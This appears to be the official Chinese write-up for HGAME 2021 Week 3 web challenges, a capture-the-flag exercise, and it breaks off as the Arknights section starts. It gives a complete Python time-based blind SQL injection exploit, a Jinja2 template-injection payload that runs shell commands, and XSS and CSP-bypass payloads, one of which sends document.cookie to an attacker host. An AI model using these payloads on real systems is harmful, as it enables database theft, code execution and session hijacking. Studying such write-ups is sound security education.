HGAME 2021 Week3 Official Writeup

Web

Liki-Jail

- 考点： SQL 时间盲注
- 出题人： sw1tch
- 分值： 300

过滤的字符

`reg "/=|\"|\'|union|and|&|\||;| |-|mid/i"`

SQL语句是

```
SELECT * FROM `u5ers` WHERE `usern@me`='$username' and `p@ssword`='$password'
```

用`\`转义掉第二个引号，用`#`注释掉第四个引号，这样就只有第一和第三个引号生效

```
SELECT * FROM `u5ers` WHERE `usern@me`='username\' and `p@ssword`='password#'
```

后面接常规时间盲注就行了

exp

```
import requests

url = "http://127.0.0.1:10031/login.php"
ans = ""

for i in range(1, 100):
    flag = 1
    for j in range(31, 128):
        # 库 week3sqli
        # payload = "/**/OR/**/IF(ASCII(SUBSTR(DATABASE(),{},1))>
{},0,sleep(2))#".format(i, j)
        # 表 u5ers
        # payload =
"/**/OR/**/IF(ASCII(SUBSTR((SELECT/**/GROUP_CONCAT(TABLE_NAME)/**/FROM/**/infor
mation_schema.tables/**/WHERE/**/table_schema/**/LIKE/**/DATABASE()),{},1))>
{},0,sleep(2))#".format(i, j)
        # 列 usern@me, p@ssword
        # payload =
"/**/OR/**/IF(ASCII(SUBSTR((SELECT/**/GROUP_CONCAT(COLUMN_NAME)/**/FROM/**/info
rmation_schema.columns/**/WHERE/**/table_schema/**/LIKE/**/DATABASE()),{},1))>
{},0,sleep(2))#".format(i, j)
        # 值 admin, sOme7hiNgseCretw4sHidd3n
        payload =
"/**/OR/**/IF(ASCII(SUBSTR((SELECT/**/GROUP_CONCAT(`usern@me`,0x2c,`p@ssword`)/
**/FROM/**/u5ers),{},1))>{},0,sleep(2))#".format(i, j)
        data = {
            "username": "admin\\",
            "password": payload
        }
        res = requests.post(url=url, data=data)
        if res.elapsed.total_seconds() > 2:
            if (j != 31):
                ans += chr(j)
                flag = 0
                break
            else:
                break
    if (flag == 0):
        print(ans)
    else:
        break
```

Forgetful

- 考点： 简单 SSTI
- 出题人： sw1tch
- 分值： 300

题目后端是一个 Flask 写的小应用

简单测试一下可以发现，在 view 页面的 title 处存在模版注入漏洞, 也没有任何过滤

所以新建一个 title 是恶意 payload 的 Todo, 再查看 Todo 就可以了

注意这里包含 hgame 和 emagh 的字符串都会被替换为 `Stop!!!`

可以选择 base64 后带出，这里参考的是 `fake google` 那一题经典 ssti

通用 payload 就能打

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('cat /flag
| base64').read()") }}{% endif %}{% endfor %}
```

Post to zuckonit 2.0


- 考点： 绕CSP
- 出题人： 0x4qE
- 分值： 50

> 因为出题人真的挺菜的，所以出了好多非预期，轻点打。本题解出来的人没有预期中的多，所以这道题的分析会比较细致，想看预期解的可以直接跳到 another version

因为 xss 题和放源码好像是两个联系不怎么大的事情，好像都没什么人看到我把源码目录透在了 html 里，所以我把"查看网页源代码"作为hint放出。

第二个hint是：`关于“更深入的xss防护方法”： 看看返回头?`

在返回头中，有这么一条： `Content-Security-Policy: default-src 'self'; script-src 'self';` 百度一查就应该知道这是什么东西了吧。搬运一下MDN的解释



跨站脚本攻击

CSP 的主要目标是减少和报告 XSS 攻击 ， XSS 攻击利用了浏览器对于从服务器所获取的内容的信任。恶意脚本在受害者的浏览器中得以运行，因为浏览器信任其内容来源，即使有的时候这些脚本并非来自于它本该来的地方。

CSP通过指定有效域——即浏览器认可的可执行脚本的有效来源——使服务器管理者有能力减少或消除XSS攻击所依赖的载体。一个CSP兼容的浏览器将会仅执行从白名单域获取到的脚本文件，忽略所有的其他脚本 (包括内联脚本和HTML的事件处理属性)。

作为一种终极防护形式，始终不允许执行脚本的站点可以选择全面禁止脚本执行。

而本题的规则 `default-src 'self'; script-src 'self';` 应该可以说是很严格了，**非同域的 js 代码**都不能执行，**任何注入的行内 js** （即 `unsafe-inline` ）也不能执行。

与此同时，对用户post的内容也是严格过滤，所以在本页面中进行 xss 是完全行不通的。

让我们来看看后端是怎么过滤的吧

```
def escape_index(original):
    content = original
    content_iframe = re.sub(r"^(<?/?iframe)\s+.*?(src=[\"'][a-zA-Z/]{1,8}[\"']).*?(>?)$", r"\1 \2 \3", content)
    if content_iframe != content or re.match(r"^(<?/?iframe)\s+(src=[\"'][a-zA-Z/]{1,8}[\"'])$", content):
        return content_iframe
    else:
        content = re.sub(r"<*/?(.*?)>?", r"\1", content)
        return content
```

第一步：如果匹配成功，提取内容中所有的 `<iframe src="xxx">`
第二步：如果匹配失败，提取所有 `<>` 包裹着的所有内容

可以说是限死了可以走的路。这题又提供了一个新的页面 `/preview` ，进去一看，**没有 `CSP` 保护**，那么想要进行 xss 只有一种方法：在 `/preview` 页面进行 xss ，然后在主页面用 `<iframe src="preview">` 引入页面。


那么，怎么在 `/preview` xss 呢?

非预期一

非常容易想的非预期，我们来看看源码里的模板 `preview.html` 里有什么吧

```
<script>
    $(function () {
        $.get("/contents").done(function (data) {
            let substr = "{{ substr }}"
            let replacement = "{{ replacement | safe }}"
            let output = document.getElementById("output")
            for (let i = 0; i < data.length; i++) {
                let div = document.createElement("div")
                div.innerHTML = data[i].replace(substr, replacement)
                output.appendChild(div)
            }
        })
    })
</script>
```

这里的这句 `let replacement = "{{ replacement | safe }}"` 非常关键，我们先来学一学 flask 模板，这里会把前端传过去的字符串**原样的**传到 html 中，并且，后端并**没有过滤** `"` （这就是非预期的来源），所以直接传入 `"` 即可闭合前面的 `"` ，然后在后面加上任何你想要执行的 js 代码。那么 xss 就这么轻松的执行了。



Post to Zuckonit


Write Down What On your Mind

Attention: you can freely **post** your thoughts to this page. But this online editor is vulnerable to attack, so you can write down **XSS** sentences and **submit** them to bot backend, and CAPTCHA is necessary.

aaaa

";alert(1);"

Code: md5(code)[:6] == ffa0dc




不安全 | zuckonit-2.0727.site:5000/preview

zuckonit-2.0727.site:5000 显示

1

Post to Zuckonit

然后在首页post `<iframe src="preview">` 就能绕过主页面的 csp 了。



Post to Zuckonit

Write Down What On your Mind


```
<iframe src="preview">
```

Attention: you can freely **post** your thoughts to this page. But this online editor is vulnerable to attack, so you can write down **XSS** sentences and **submit** them to bot backend, and CAPTCHA is necessary.

content

replacement

Code: md5(code)[:6] == ffa0dc



zuckonit-2.0727.site:5000 显示

1

Post to Zuckonit


Write Down What On your Mind

Attention: you can freely **post** your thoughts to this page. But this online editor is vulnerable to attack, so you can write down **XSS** sentences and **submit** them to bot backend, and CAPTCHA is necessary.

非预期二

这个可能需要一点灵感：既然我能传入 `<iframe>` ，那么可不可以把这里的 `iframe` 替换成任何我想要的，能执行 xss 的标签呢?

首先在首页post `<iframe src="preview">` ，然后把 `iframe` 替换掉。



Post to Zuckonit

Write Down What On your Mind


Attention: you can freely **post** your thoughts to this page. But this online editor is vulnerable to attack, so you can write down **XSS** sentences and **submit** them to bot backend, and CAPTCHA is necessary.

iframe

img onerror=alert(1) src=x

Code: md5(code)[:6] == 9daa59

显然，成功了。



zuckonit-2.0727.site:5000 显示

1

Post to Zuckonit

Write Down What On your Mind

Attention: you can freely **post** your thoughts to this page. But this online editor is vulnerable to attack, so you can write down **XSS** sentences and **submit** them to bot backend, and CAPTCHA is necessary.

content

replacement

Code: md5(code)[:6] == 9daa59

Post to zuckonit another version

- 考点：绕CSP、正则表达式
- 出题人：0x4qE
- 分值：350

这道题使用了 `RCTF 2020` 中的某个考点。有兴趣的可以去看看原题题解。

这题比 2.0 版本多了一些特性：

- 把 replace 功能改成了 search 功能。所需的变量数目也从原来的2个变成了之后的1个。难度大幅提高了！
- 增加了对 `"` `\` 的过滤

首先思路和 `2.0` 版本的一样，在首页 post `<iframe src="preview">`，接下来就是考虑如何在 `/preview` 页面进行 xss 。

我们来看一看 `/preview` 都有什么操作吧。

```
$(function () {
    $.get("/contents").done(function (data) {
        let content = ""
        let output = document.getElementById("output")
        for (let i = 0; i < data.length; i++) {
            let div = document.createElement("div")
            if (content !== "") {
                let substr = new RegExp(content, 'g')
                div.innerHTML = data[i].replace(substr, `<b class="search_result">${content}</b>`)
                output.appendChild(div)
            } else {
                output.appendChild(div)
            }
        }
    })
})
```


最关键的一步在

```
let substr = new RegExp(content, 'g')
div.innerHTML = data[i].replace(substr, `<b class="search_result">${content}</b>`)
```

我们的目的是 xss ，后端传给前端的是经过过滤的字符串，所以唯一的解法就是在 `replace()` 这里无中生有，造出我们想要的 html 标签。

那么如何无中生有呢?


这里的 `substr` 是 `content` 经过处理后得到的正则字符串，而后面的 `content` 则是我们传入的字符串。这里就需要对正则表达式有一定的熟悉了。我们知道 `|` 在正则中表示二选一，只要有一个选中，那么这个表达式就算匹配成功。



```
> /a|b/.test("a")
< true
```

所以我们只要构造 `content` ： `{任意匹配的字符串}|{想要注入的字符串}`


如构造： `iframe|abcdefg`



Post to Zuckonit

<iframe|abcdefg src="preview" >

无中生有的目的就达到了。接下来是构造 html 标签，也就是构造出尖括号。让我们来看看[replace函数](replace函数)。



使用字符串作为参数

替换字符串可以插入下面的特殊变量名：

变量名	代表的值
$$	插入一个 "$"。
$&	插入匹配的子串。
$`	插入当前匹配的子串左边的内容。
$'	插入当前匹配的子串右边的内容。
$*n*	假如第一个参数是 RegExp 对象，并且 n 是个小于100的非负整数，那么插入第 n 个括号匹配的字符串。提示：索引是从1开始。如果不存在第 n个分组，那么将会把匹配到到内容替换为字面量。比如不存在第3个分组，就会用“$3”替换匹配到的内容。
$<*Name*>	这里 *Name* 是一个分组名称。如果在正则表达式中并不存在分组（或者没有匹配），这个变量将被处理为空字符串。只有在支持命名分组捕获的浏览器中才能使用。

有两种思路：

- 利用我们 post 的 `iframe` 两边的尖括号，通过 $` $' 无中生有
- 利用分组，然后用 `$n` 来提取尖括号


payload:

```
iframe|$`input size=11 onfocus=window.open('vps-ip'+document.cookie)
autofocus$'
```

Arknights


- 考点： `PHP`反序列化、`git`泄露
- 出题人： r4u
- 分值： 300

首先扫一下目录，能够扫到忘记删的`git`仓库



```
